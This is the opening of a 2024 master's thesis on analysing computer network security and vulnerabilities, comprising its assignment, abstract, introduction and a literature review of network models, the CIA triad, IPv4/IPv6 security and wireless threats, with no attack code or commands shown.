

**Czech University of Life Sciences Prague**

**Faculty of Economics and Management**

**Department of Information Technologies**



**Master's Thesis**

**Analysis of computer network security and vulnerability  
for prevention of cyber-attack**

**Md Sharikul Islam**

**© 2024 CZU Prague**





# CZECH UNIVERSITY OF LIFE SCIENCES PRAGUE

Faculty of Economics and Management

## DIPLOMA THESIS ASSIGNMENT

Md Sharikul Islam

Systems Engineering and Informatics  
Informatics

Thesis title

**Analysis of computer network security and vulnerability for prevention of cyber-attack**

---

### Objectives of thesis

The focus of this thesis is on computer network security and its vulnerabilities to prevent cyber-attack. The main goal of the thesis is an improvement of existing computer network security and its vulnerability to prevent cyber-attack.

The partial goal objectives are given below:

1. Understanding of current worldwide computer network technology and its security system.
2. Perform vulnerability evaluation and demonstrate how to manipulate and control vulnerability.
3. To find out the category of existing cyber-attack just because of computer security vulnerabilities.
4. To propose solutions for improvement of computer network security and its vulnerabilities to prevent cyber-attack.

### Methodology

To achieve the objectives of the thesis firstly review topic related literature, scientific papers, online journals conference papers and other online resources on computer network security.

In practical portion, it will focus on the case study of computer network security like LAN, WAN, WLAN, etc. and Cloud security systems. Also, focus on computer network security vulnerability in a virtual environment. To secure computer networks and reduce security vulnerability.

**The proposed extent of the thesis**

80

**Keywords**

computer network security, security, vulnerability, cyber-attack, computer network security and vulnerability, prevention of cyber-attack

---

**Recommended information sources**

- JIE, Wang, 2009. Computer Network Security: Theory and Practice. Beijing: Springer, Berlin, Heidelberg. ISBN 978-3-540-79698-5.
- KIZZA, Joseph Migga, 2005. Computer Network Security. USA: Springer, Boston, MA. ISBN 0-387-20473-3.
- Network vulnerability analysis [online], 2002. Tulsa, OK, USA: IEEE [cit. 2022-04-23]. Dostupné z: <https://ieeexplore.ieee.org/abstract/document/1187081>
- Problem of network security threats [online], 2010. Rzeszow, Poland: IEEE [cit. 2022-04-23]. ISSN 2158-2254. Dostupné z: <https://ieeexplore.ieee.org/abstract/document/5514533>
- 

**Expected date of thesis defence**

2022/23 SS – FEM

**The Diploma Thesis Supervisor**

Ing. Martin Lukáš, Ph.D.

**Supervising department**

Department of Information Technologies

**Advisor of thesis**

Ing. Tomáš Vokoun

Electronic approval: 14. 11. 2022

**doc. Ing. Jiří Vaněk, Ph.D.**

Head of department

Electronic approval: 28. 11. 2022

**doc. Ing. Tomáš Šubr, Ph.D.**

Dean

Prague on 12. 02. 2023

## **Declaration**

I declare that I have worked on my master's thesis titled "Analysis of computer network security and vulnerability for prevention of cyber-attack" by myself and I have used only the sources mentioned at the end of the thesis. As the author of the master's thesis, I declare that the thesis does not break any copyrights.

In Prague on 30 NOV 2023

---

**Md Sharikul Islam**

### **Acknowledgement**

I would first like to express my sincere gratitude to my Almighty Allah, and secondly, I would like to express my gratitude to Ing. Martin Lukáš, Ph.D. and Ing. Tomáš Vokoun for his insightful comments throughout the preparation of the diploma thesis. And I like to express my gratitude to my friends and parents for all great support.

# **Analysis of computer network security and vulnerability for prevention of cyber-attack**

## **Abstract**

The thesis titled "Analysis of Computer Network Security and Vulnerability for Prevention of Cyber-Attack" investigates the intricate landscape of computer network security, with a specific focus on understanding vulnerabilities to mitigate the risk of cyber-attacks. By examining various security measures, protocols, and strategies, the thesis aims to contribute to the development of proactive defences against cyber threats. The primary objective of the thesis is to conduct an in-depth analysis of computer network security, encompassing both technical and conceptual aspects. This analysis involves dissecting various types of vulnerabilities that malicious actors often exploit to launch cyber-attacks. The study encompasses a wide range of network architectures and attack vectors, offering insights into both current and emerging challenges in the realm of cybersecurity. Ultimately, this research endeavours to enhance the collective understanding of network security and foster the creation of effective countermeasures to safeguard against cyber-attacks of a company.

**Keywords:** Computer Network Security, Security, Vulnerability Assessment, Cyber-attack, Cybersecurity, Prevention of cyber-attack, DDoS, Firewall, Malware, Phishing, Network Protocols, Risks Assessment.

# **Analýza bezpečnosti a zranitelnosti počítačové sítě pro prevenci kybernetických útoků**

## **Abstrakt**

Diplomová práce s názvem „Analýza zabezpečení počítačových sítí a zranitelnosti pro prevenci kybernetických útoků“ zkoumá spletité prostředí bezpečnosti počítačových sítí se zvláštním zaměřením na pochopení zranitelností za účelem zmírnění rizika kybernetických útoků. Zkoumáním různých bezpečnostních opatření, protokolů a strategií si práce klade za cíl přispět k rozvoji proaktivní obrany proti kybernetickým hrozbám. Primárním cílem práce je provést hloubkovou analýzu bezpečnosti počítačových sítí, zahrnující jak technické, tak koncepční aspekty. Tato analýza zahrnuje rozbor různých typů zranitelností, které zlovolní aktéři často zneužívají k zahájení kybernetických útoků. Studie zahrnuje širokou škálu síťových architektur a vektorů útoků a nabízí pohled na současné i vznikající výzvy v oblasti kybernetické bezpečnosti. V konečném důsledku se tento výzkum snaží zlepšit kolektivní porozumění síťové bezpečnosti a podporovat vytváření účinných protiopatření k ochraně před kybernetickými útoky společnosti.

**Klíčová slova:** Zabezpečení počítačových sítí, bezpečnost, hodnocení zranitelnosti, kybernetický útok, kybernetická bezpečnost, prevence, DDoS, firewall, malware, phishing, síťové protokoly, hodnocení rizik, architektura sítě.

## Table of Contents

<b>1. Introduction</b> .....	<b>11</b>
<b>2. Objectives and Methodology</b> .....	<b>12</b>
2.1 Objectives.....	12
2.2 Methodology .....	12
<b>3. Literature Review</b> .....	<b>13</b>
3.1 Computer Network Technology.....	13
3.1.1 Computer Network Architecture and Model .....	13
3.1.2 Difference between OSI and TCP/IP Model .....	16
3.2 Computer Network Security .....	17
3.2.1 Software Security.....	17
3.2.2 Hardware Security .....	18
3.2.3 Characteristics of Network Information Security .....	19
3.2.4 CIA Traids .....	20
3.2.5 IPv4 Network Security and Issues .....	20
3.2.6 IPv6 Network Security and Issues .....	21
3.3 Security Threats .....	25
3.3.1 Wireless Network Security Threats .....	26
3.3.2 Security Threats Sources .....	28
3.3.3 Network infrastructure and communication protocol weaknesses .....	29
3.3.4 Types of Computer Attacks .....	31
3.3.5 Malware .....	33
3.4 Computer Network Vulnerabilities .....	35
3.4.1 Vulnerability Evaluation.....	36
3.4.2 Vulnerability Types .....	37
3.4.3 Vulnerability Scoring.....	39
3.4.4 Vulnerability Analysis Tools .....	40
<b>4. Practical Part</b> .....	<b>43</b>
4.1 Company Introduction .....	43
4.2 Preparation and Assessment.....	44
4.2.1 Network Scanning.....	44
4.2.2 Vulnerability Scanning and Assessment.....	49
4.2.3 Exploitations and Gaining Access .....	59
4.2.4 Server Design and Implementation of Security Services .....	67
<b>5. Results and Discussion</b> .....	<b>72</b>
<b>6. Conclusion</b> .....	<b>74</b>
<b>7. References</b> .....	<b>75</b>

**8. List of pictures and tables..... 79**  
8.1 List of Pictures..... 79  
8.2 List of Tables..... 80



# **1. Introduction**

Computer network security and vulnerability analysis is a crucial aspect in the prevention of cyber-attacks. In today's digital world, the number of cyber threats and attacks is constantly increasing, posing a significant risk to organizations, businesses, and individuals. Network security and vulnerability analysis help to identify and mitigate the potential weaknesses and threats to a computer network.

The analysis involves evaluating the current security measures and infrastructure of a network to determine its ability to defend against cyber threats. This can include conducting a thorough examination of the network's hardware and software components, network architecture, and configurations. The objective of the analysis is to identify any vulnerabilities that could be exploited by malicious actors and to recommend remedial measures to prevent such attacks.

Preventing cyber-attacks requires a multi-layered approach that includes implementing strong security policies and procedures, using secure technologies and solutions, and conducting regular security assessments and audits. Additionally, it is important to educate employees on safe computing practices, including the use of strong passwords, avoiding suspicious emails, and being aware of social engineering tactics.

In conclusion, conducting a network security and vulnerability analysis is a proactive step in protecting against cyber-attacks and ensuring the confidentiality, integrity, and availability of information and systems.

## **2. Objectives and Methodology**

### **2.1 Objectives**

The focus of this thesis is on computer network security and its vulnerabilities to prevent cyber-attack. The main goal of the thesis is an improvement of existing computer network security and its vulnerability to prevent cyber-attack.

The partial goal objectives are given below:

1. Understanding of current worldwide computer network technology and its security system.
2. Perform vulnerability evaluation and demonstrate how to manipulate and control vulnerability.
3. To find out the category of existing cyber-attack just because of computer security vulnerabilities.
4. To propose solutions for improvement of computer network security and its vulnerabilities to prevent cyber-attack.

### **2.2 Methodology**

To achieve the objectives of the thesis firstly review topic related literature, scientific papers, online journals, conference papers and other online resources on computer network security.

In practical portion, it will focus on the case study of computer network security like LAN, WAN, WLAN, etc. and Cloud security systems. Also, focus on computer network security vulnerability in a virtual environment.

Propose a solution to secure computer networks and reduce security vulnerability.

## **3. Literature Review**

### **3.1 Computer Network Technology**

A distributed system made up of loosely coupled computers and other devices is referred to as a computer network. Any two of these devices can communicate with each other through a communication medium. We shall refer to these devices without losing generality as network elements or transmitting elements moving forward. In order for every device inside the network of connected devices to communicate with other devices within the network, a set of guidelines or protocols must exist. Network software is the general term for all application programs and network protocols that are used to synchronize, coordinate, and allow data sharing and exchange between network components. To allow users to share resources that are difficult to obtain locally and interact with one another, a network's software, hardware, and users must cooperate. Although the network's component parts and the resources they are connected to may employ different hardware and software designs, the system as a whole must work together.[1]

#### **3.1.1 Computer Network Architecture and Model**

A network's logical and structural organization is referred to as its architecture. It outlines the rules that control data transit between network devices and how those devices are connected to one another. [2] Depending on the goal and scope of the network, there are various approaches to network architecture design. Wide area networks (WAN), for instance, are a collection of interconnected networks that frequently cover considerable distances. Its network design will be very different from a smaller office branch's local area network (LAN).[2] Any computer network must perform the fundamental task of providing access routes through which a user at one location can connect to another user at a different location. The pair of end users may consist of a terminal user and the remote application program they are launching, two application programs collaborating, one application program requesting or changing a remote file, and so on, depending on the specifics of the situation.[3]

Because of its complexity, network software is frequently layered into a hierarchy of protocols. For implementing some flexible communication service, each protocol exchanges messages with its peers on other machines. Peer-to-peer communication is indirect, except

for the hardware level. The protocol sends messages to a lower-level protocol, which then sends the message to its peer. [4]

The Open System Interconnection (OSI) concept was created by the International Standards Organization (ISO) to aid in this Endeavor and simplify computer communication. Though it is not the most popular, the OSI is an open architecture model that serves as the standard for network communication protocols. The most used paradigm is the TCP/IP model, which competes with OSI. In both the OSI and TCP/IP models, there are two protocol stacks: one at the origin element and another at the endpoint element.

### **OSI Model**

The OSI model was created with the safe assumption that a network communication task can be divided into seven layers, each of which represents a different aspect of the activity. [5] The concept of a seven-layer model was proposed by the work of Charles Bachman. The new design was documented in ISO 7498 and its various addenda. [6] The protocol is divided into layers that offer various services and guarantee that each layer can only communicate with its own nearby layers. In other words, each layer's protocols are built upon those of the layers below it.

The OSI model is built on layering, a popular approach of structure. Using this strategy, the communications functions are separated into vertical tiers. Each layer performs a related set of activities, leveraging and improving on the services provided by the layer below it. The layering strategy accomplished the following goals:

- i. Provide a logical split of a complex communications network into smaller, more understandable, and manageable portions.
- ii. Provide standard interfaces between network functions and modules.
- iii. Develop a consistent terminology for defining network activities that network administrators, providers, and users may all use.

A critical problem in the creation of the OSI model was the grouping of similar functions into layers while keeping each layer intelligible and the total number of levels manageable because a high number of layers would increase processing overhead. The principles utilized to define the OSI layers are as follows: [6]

- i. Layer boundaries should be constructed in regions with few border interactions and few services defined.
- ii. The number of levels should not be so great that explaining and integrating the layers becomes more complex than required.

- iii. When handling data necessitates a higher degree of abstraction, a layer should be built.
- iv. Separate layers should be built in circumstances where clearly distinct functions or technologies are involved.
- v. Only the upper and bottom levels of each layer's borders are constructed.
- vi. A layer with easily localizable functions should be built. This allows the layer to be changed to take use of new technologies.
- vii. Changes to a layer's protocols or functions should have no effect on other levels.

OSI Model		
7	Application Layer	HTTP, FTP, DNS, SNMP, TELNET,
6	Presentation Layer	SSL, TLS, IMAP, JPEG
5	Session Layer	NetBIOS, PPTP
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ICMP, IGMP
2	Data Link Layer	ARP, PPP
1	Physical Layer	COAX, FIBER, HUBS, ETHERNET

*Table 1: OSI Model*

### **OSI Model Benefits**

The OSI model has many benefits which include: [6]

- i. **Compatibility:** The OSI model can fit to any compatible software/hardware from different users in other parts of the world. As software/hardware differs among various users so OSI is a model that is compatible to all.
- ii. **Easy Troubleshooting:** Since each layer in an OSI is independent of each other so it makes it easier to detect and solve all errors prevailing in it.
- iii. **Easy Understanding Nature:** OSI model is very interactive and even guides us to know what a Model is, how it operates, and common methodologies, how new technologies are developed in existing networks.
- iv. **Security:** OSI model has functionality for Encryption and Decryption which has a major contribution for security purpose. This makes it Reliable.

- v. Add Multiple Network Models: The OSI model is designed in such a way that user can further extend.

### TCP/IP Model

One of the OSI's competitors was TCP/IP, which was more widely used and less sophisticated by the time the OSI entered the market. The OSI model and TCP/IP model do not completely correspond. For instance, it has two to three fewer levels than the OSI model's seven layers. The Internet and many intranets use this standard. The Transmission Control Protocol (TCP) and the Internet Protocol (IP) are its two main protocols. Table 2 shows TCP/IP Model

TCP/IP Model		
7	Application Layer	HTTP, FTP, DNS, SNMP, TELNET, etc.
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ICMP, IGMP
1	Physical Layer	LAN, WAN, All Network Card Drivers

Table 2: TCP/IP Model

### 3.1.2 Difference between OSI and TCP/IP Model

The OSI (Open Systems Interconnection) model and the TCP/IP (Transmission Control Protocol/Internet Protocol) model are both frameworks for understanding and organizing the functions of networking protocols. However, these two models differ in a few significant ways.[7]

- i. Number of Layers: The OSI model has seven layers, while the TCP/IP model has four layers.
- ii. Level of Abstraction: The OSI model is a more comprehensive and abstract representation of network communication, while the TCP/IP model provides a more practical and streamlined view.
- iii. Functionality: The OSI model breaks down the communication process into separate layers with specific functions, while the TCP/IP model groups the functions into fewer layers.

- iv. Focus: The OSI model focuses on the interactions between different protocols and is used as a teaching tool, while the TCP/IP model is more widely used in industry and is the basis for the Internet Protocol (IP) and other important networking technologies.
- v. Standardization: The OSI model is a formal standard developed by the International Organization for Standardization (ISO), while the TCP/IP model is not a formal standard but is widely adopted as a de facto standard for Internet communication.

In conclusion, both models serve as useful tools for understanding and organizing the functions of networking protocols. The choice between the two depends on the specific requirements and goals of an organization or individual.

## **3.2 Computer Network Security**

The primary problem in computing is network security because there are more and more numerous varieties of threats every day. Using electronic barriers within the system, such as firewalls and passwords can improve security. The Open Systems Interface (OSI) paradigm is a created process that is used in network design. When building network security, the OSI model offers several benefits.

Access control, antivirus software, application security, network analytics, many forms of network-related security (endpoint, web, wireless), firewalls, VPN encryption, and many other things are all part of network security. [8] With the increased use of the internet, anyone with illegal access to the network could ruin our lives as well as spy on us. The idea of network security and cryptography is to safeguard wireless networks and data transfer. A network security system often uses multiple layers of protection and is made up of hardware and appliances as well as networking, monitoring, and security software. [8] [9]

There are two primary ways to secure a computer network. first execute hardware security, then software security

### **3.2.1 Software Security**

Software security refers to a program's capacity to carry out necessary tasks in the event of an assault. Hardware-based software, operating systems, server protocols, browsers, application software, and intellectual property kept on network storage devices and

databases are all included in the protection of software resources. Additionally, it entails safeguarding client software, including investment portfolios, financial information.[8]

There are several methods and techniques used to secure computer networks, including:

- i. Firewalls: A firewall is a type of network security system that keeps an eye on and regulates incoming and outgoing network traffic in accordance with pre-established security rules
- ii. Virtual Private Networks (VPN): This establishes a secure, encrypted link between two devices over the internet, enabling safe remote access to a network..
- iii. Encryption: The technique of transforming plain text into a coded message to prevent unwanted access is known as encryption. Encryption can be used to safeguard data while it is in transit, such as while it is transferred across a network, or while it is at rest, such as when it is kept on a device.
- iv. Antivirus software: Antivirus software is used to protect against malware, such as viruses, worms, and trojans, that can cause harm to a network and its systems.
- v. Patch management: Regularly installing software updates and patches is an important aspect of network security, as these updates often address security vulnerabilities.
- vi. Access control: The process of controlling access to resources based on user authentication and authorization is known as access control.

It is important to implement a combination of these methods and techniques to effectively secure a computer network and protect against potential security threats.

### **3.2.2 Hardware Security**

Protecting hardware resources means safeguarding. After the introduction of hardware Trojans and the ensuing countermeasures to reduce or eliminate this kind of threat, the idea of hardware security was first presented. The phrase "hardware security" originally pertained to hardware Trojan designs, classification, detection, and isolation, when the major hazards were regarded as coming from unreliable foundries.[9] The idea of hardware security has been broadened beyond the realm of hardware Trojan detection to include formal verification methods in addition to testing solutions.

The creation of physical-unclonable functions (PUFs), which produce chip-specific fingerprints in the form of challenge-response pairs via device process variation, is one prime example. In addition to MOSFETs, researchers are looking into the usage of newer



transistors for hardware security applications, including spin-transfer torque (STT) devices, memristors, and spintronic domain walls. [9] The creation of hardware infrastructure that is security-enhanced for device protection is another trend in hardware security.

### **3.2.3 Characteristics of Network Information Security**

The core qualities and goals of network information security are integrity, confidentiality, availability, controllability, and non-repudiation, of which the first three are the fundamental requirements of information security.[10]

- i. Integrity: The features of non-modification, non-destructive, and non-loss at each link of information storage, transmission, exchange, and processing, in order to ensure that the information remains intact, are referred to as the integrity of network information security.[29]
- ii. Confidentiality: In order to avoid the release of sensitive information to unauthorized people or entities during the creation, transport, processing, and storage processes, network information security must strictly manage all disclosure links.
- iii. Availability: The availability of network information security enables authorized users to use network data, which can be correctly accessed while the system is running and restored after an attack or other harm.
- iv. Controllability: The features of network information security that may successfully regulate the distribution of information and specific content circulating in the network system are referred to as controllability. Avoid using network information resources without authorization.
- v. Non-repudiation: The non-repudiation of network information security, also known as censurability, refers to the two sides of network communication in the information-exchange process in order to ensure that participants cannot dispute their true identities, the veracity of the information provided, as well as the operations and commitments that have been completed.[10]

Security precautions are very important for an open Internet system since otherwise any end user connected to the network can access the network's information resources.[10]

### 3.2.4 CIA Traids

The CIA Triad evolved over time as information security specialists shared their knowledge rather than a single proponent. The formalization of confidentiality can be traced back to a 1976 study conducted by the United States Air Force. In contrast, integrity was discovered in a 1987 paper that said that business computing necessitates a special focus on data consistency. The origins of availability are unknown, but the term gained notoriety in 1988 as a result of the Morris worm attack, which had disastrous consequences on hundreds of important UNIX machines at the time and forced the internet to be partitioned for days to fix the mess. Yet, it is unclear when the CIA became a triad. By 1998, the fundamental principle seemed to have been established.[11]

The three principles—confidentiality, integrity, and availability (CIA) in cybersecurity—form the foundation of a security architecture. In fact, applying these concepts to any security program is optimal.

**Confidentiality** ensures that only authorized individuals have access to or edit data.

**Integrity** contributes to the dependability of data by keeping it in the correct state and immune to unauthorized changes.

**The availability** of data means that authorized users should be able to access it anytime they need to.

The CIA Triad is so fundamental to information security that each data breach or other security event is almost always the result of one or more of these principles being violated. As a result, the CIA Triad is constantly at the top of every information security professional's priority list.[11]

### 3.2.5 IPv4 Network Security and Issues

System and network technology is essential for a wide range of applications. As network security is critical, there is a significant scarcity of easily implemented security solutions. The Open Systems Interface (OSI) architecture provides the foundation for network design. Stacks that allow for modular development can be formed by simply joining several layer protocols. Each layer's implementation may be changed later without impacting the other levels, giving developers more freedom.

Network security does not include safeguarding both ends of the network. The communication channel should not be vulnerable to attack when transmitting data. It is just

as important to safeguard the intermediate network as it is to secure PCs and encrypt communications.[12]

Eavesdropping, Worms, Trojans, Phishing, Viruses, IP spoofing attacks, and Denial of service (Dos) are the main issues of IPv4 network security.

Internet risks will remain a big concern in the global community as long as information is available and shared via the Internet. Various protective and detecting measures were developed in response to these attacks. Some of the examples are given below:

- i. Firewall: The firewall is the initial line of defense against intruders. It is a security measure that prevents unauthorized access to or from a private network. Firewalls can be built in hardware as well as software.
- ii. Intrusion Detection System (IDS): An additional security measure called intrusion detection system (IDS) helps stop computer intrusions. IDS systems are attack detection devices that can be either software- or hardware-based. IDS solutions are used to keep an eye on connections and detect the existence of incidents of attack.[12]
- iii. Anti-Malware Software and Scanners: Trojan horses, worms, and viruses are examples of malware, commonly referred to as harmful software. Systems that are infected are found and treated using specialized antimalware software.
- iv. Secure Socket Layer (SSL): Transport Layer Security (TLS) is a cryptographic technology developed to offer network communications security. SSL allows client-server authentication through the use of certificates. To authenticate their identity, clients provide a certificate to the server.[12]
- v. Cryptographic: This is a useful and widely applied technique in the field of security engineering. It involved transforming information into unintelligible data by utilizing codes and ciphers. As a result, unintelligible data is securely sent over the network.

### **3.2.6 IPv6 Network Security and Issues**

IPv6, which is the next generation IP protocol, provides new features and security mechanisms. The primary difference is the extension of address space. Unlike IPv4 addresses, which are only 32 bits long, IPv6 addresses are 128 bits long and can be assigned to every grain of sand on the planet.

## **IPv6 Security challenges**

Despite the fact that IPv6 is widely implemented, practically all networks cannot turn off their IPv4 capability at the moment. As a result, IPv6 networks will coexist with IPv4 networks for an extended period of time. The terms "dual stack," "traffic tunneling," and "translation" refer to three mechanisms used to migrate from IPv4 to IPv6. Furthermore, numerous new features and protocols have been developed in IPv6-only networks, which could pose security issues.[13]

Researchers have taken matching measures against diverse security threats in order to deal with potential security threats in IPv6 networks and improve their security and stability, and these methods have gradually improved with the development of IPv6 networks.

## **Users Privacy Protection Algorithm**

IID features two new generation methods, one of which uses available stable storage, according to RFC 4941. To begin, nodes select the most recent IID from the history of stable storage. If the history is empty or there is no stable storage available, nodes choose a random value. The recovered IID or random value is then concatenated with the EUI created in the manner described in RFC 4941. The nodes then apply the MD5 algorithm to the generated value and grab the first 64 bits of the MD5 summary. The data is then compared with the IIDs in stable storage by nodes. If there are no matches, the data will be utilized as the IID. Otherwise, nodes must repeat the preceding procedures.[13]

## **Securing DAD Process for Algorithm**

In the present IPv6 network, DAD is used to determine the uniqueness of freshly generated addresses. The DAD procedure is based on NDP and employs NS and NA messages. The IID called temporary IP address is generated by nodes. The DAD process is required for the temporary IP address. Only after the DAD procedure is completed can the temporary address be linked to the subnet prefix and become the node's unicast address. Throughout the DAD process, the node sends NS packets with temporary IP addresses to solicit-node multicast addresses (SNMA).

The DAD process, on the other hand, is subject to Dos attacks. As a response, attackers joining the same SNMA can transmit NA packets to the source host, but their IID differs from that in NS messages.


## **Huge Address Space and Hierarchical Address Structure**

IPv6 has 128 bits and can offer a genuine address to each network node. The massive address space overcomes the limitation of network address resources. IPv6 offers more tiers of

address hierarchy concurrently. Each IP address is made up of a 64-bit interface ID and a 64-bit subnet prefix. IPv6 designers employ a hierarchical address structure, dividing the IPv6 address space into numerous address prefixes.[13]

**More Compact Header Structure and Stronger Scalability**

IPv6 datagrams are made of an IP header and data (called payload in IPv6). In contrast to IPv4, the data portion of an IPv6 datagram might include 0 or more IPv6 extension headers.



*Figure 1: IPv6 Datagram [13]*

Packet fragmentation is decreased in IPv6 networks, and common IPv4 fragmentation attacks are addressed. The connection layer has the maximum transmission unit (MTU) feature, which limits the maximum length of data frames. If the length of the data message exceeds the MTU of the present link in the IPv4 protocol, the packets begin to fragment. It is rearranged at the IP layer after reaching the destination host. IPv6 does not allow intermediary node equipment to slice IP communications. Packet fragmentation occurs only at the start point, and fragment information is recorded in the IPv6 packet's extension header. As a result, the frequency of data message fragmentation decreases, also fragment attacks.[13]

<b>Version</b>	<b>Traffic Class</b>	<b>Flow Label</b>	
<b>Payload Length (16 bits)</b>		<b>Next Header Type</b>	<b>Hop Limit</b>
<b>Source Address (128 bits)</b>			
<b>Destination Address (128 bits)</b>			

*Table 3: IPv6 Header Structure [13]*

The IPv6 header is followed by several Extension Headers (in a specific sequence).

## Extension Headers

The Extension Header should not be regarded as an obscure IPv6 feature seen exclusively at later stages of network and service implementation. Extension headers are built into the IPv6 protocol and support several fundamental tasks and services.[14] Here is a list of situations where Extension Header (EH) are frequently use.:

- i. ESP Header (Encapsulating Security Payload): all information after the Encapsulating Security Header (ESH) is encrypted, it is unavailable to intermediary network devices. The ESH is followed by the higher layer datagram and an extra destination options extension header.
- ii. Routing Header: IPv6 mobility makes use of routing in addition to source routing. It could be necessary to disable "IPv6 source routing" on routers in order to protect against DDoS.
- iii. Hop-by-Hop settings Header: A collection of configurations that routers need to carry out particular administrative or troubleshooting tasks.
- iv. Authentication Header (AH): A security header that offers authentication as well as integrity.
- v. Fragmentation Header - The Fragmentation Header is analogous to the IPv4 fragmentation options.
- vi. Destination Options Header - This header contains a collection of options that will only be handled by the ultimate destination node. A Destination Options Header is an example of one.




Figure 2: IPv6 Extension Header with Packets [14]

Each extension header, like the main IPv6 header, contains a "Next Header" field that signals whether another extension header or the payload follows, allowing for chaining. Some of the values contained in the "Next Header" are Authentication Header (AH), Encapsulation Security Payload Header (ESP) and No next header

### 3.3 Security Threats

Almost every sector of business and human activity uses computer systems connected to a worldwide network. As the global network expands, Internet threats evolve in terms of complexity and type. Due to their employment of the most recent tactics and Internet technology, new dangers are becoming increasingly difficult to identify. Malware is increasingly being distributed via spam, social networking sites, and search engine optimization strategies that steer people to phony websites. Malware that runs autonomously, establishes distant connections, and performs tasks that compromise the level of security that has been upheld thus far poses a serious threat. Due to the resources on the Internet's appeal, this makes them a place where different illegal operations can take place. System and

application software flaws, poor system administration, and easy access to attack tools are the main causes of networks and computer systems being vulnerable to assaults. Users, system administrators, and engineers are accountable for security. When downloading a file from the Internet, opening an email attachment, or clicking a link to a website, malware can be introduced to a system. Sadly, malicious programs can also be downloaded without a user's involvement. By just visiting an infected website, the browser may start it automatically. Additionally, there are countless opportunities to download dangerous code when using network communicators. [15]

Computer network security risks have been showing an upsurge in the occurrence, but recently, things have gotten very bad. Systematically released reports show a continuous and quick rise in the amount of spam being sent out over the Internet, as well as attacks using the social engineering tactic of "phishing" and the emergence of other dangerous software (viruses, worms, Trojan horses, espionage programs, etc.). Theft of personal data and violations of intellectual property rights have become serious issues. The Identity Theft Research Center reports that 2008 saw the Internet's largest year-over-year growth in threats of this kind. [15]

### **3.3.1 Wireless Network Security Threats**

The security criteria, including the authenticity, confidentiality, integrity, and availability, are often met by protecting security threats and vulnerabilities associated with each of these protocol layers separately at each tier. The communication nodes in wired networks are physically connected by wires. Wireless networks, in comparison, are very vulnerable because the wireless medium is broadcast. Wireless networks are openly vulnerable to malicious attacks, such as message injection/falsification attacks, DoS attacks, spoofing attacks, MITM attacks, and eavesdropping attacks. [16] For instance, an illegal node in a wireless network can cause deliberate interferences with the aim of interfering with data connections between authorized users. Furthermore, if an eavesdropper is present inside the transmit coverage area of the broadcasting node, wireless communications sessions may be easily overheard.

In both wired and wireless networks, the physical layer, the MAC layer, the network layer, the transport layer, and the application layer utilize the OSI layered protocol architecture. Since different OSI levels rely on different protocols and hence exhibit different security vulnerabilities, each layer has its own security concerns and problems. [16]



### **Physical Layer threats**

The physical layer, which is used to specify the physical properties of signal transmission, is the lowest layer in the OSI protocol architecture. Once more, because wireless communications are broadcast, the physical layer is incredibly susceptible to hacking and jamming attempts.

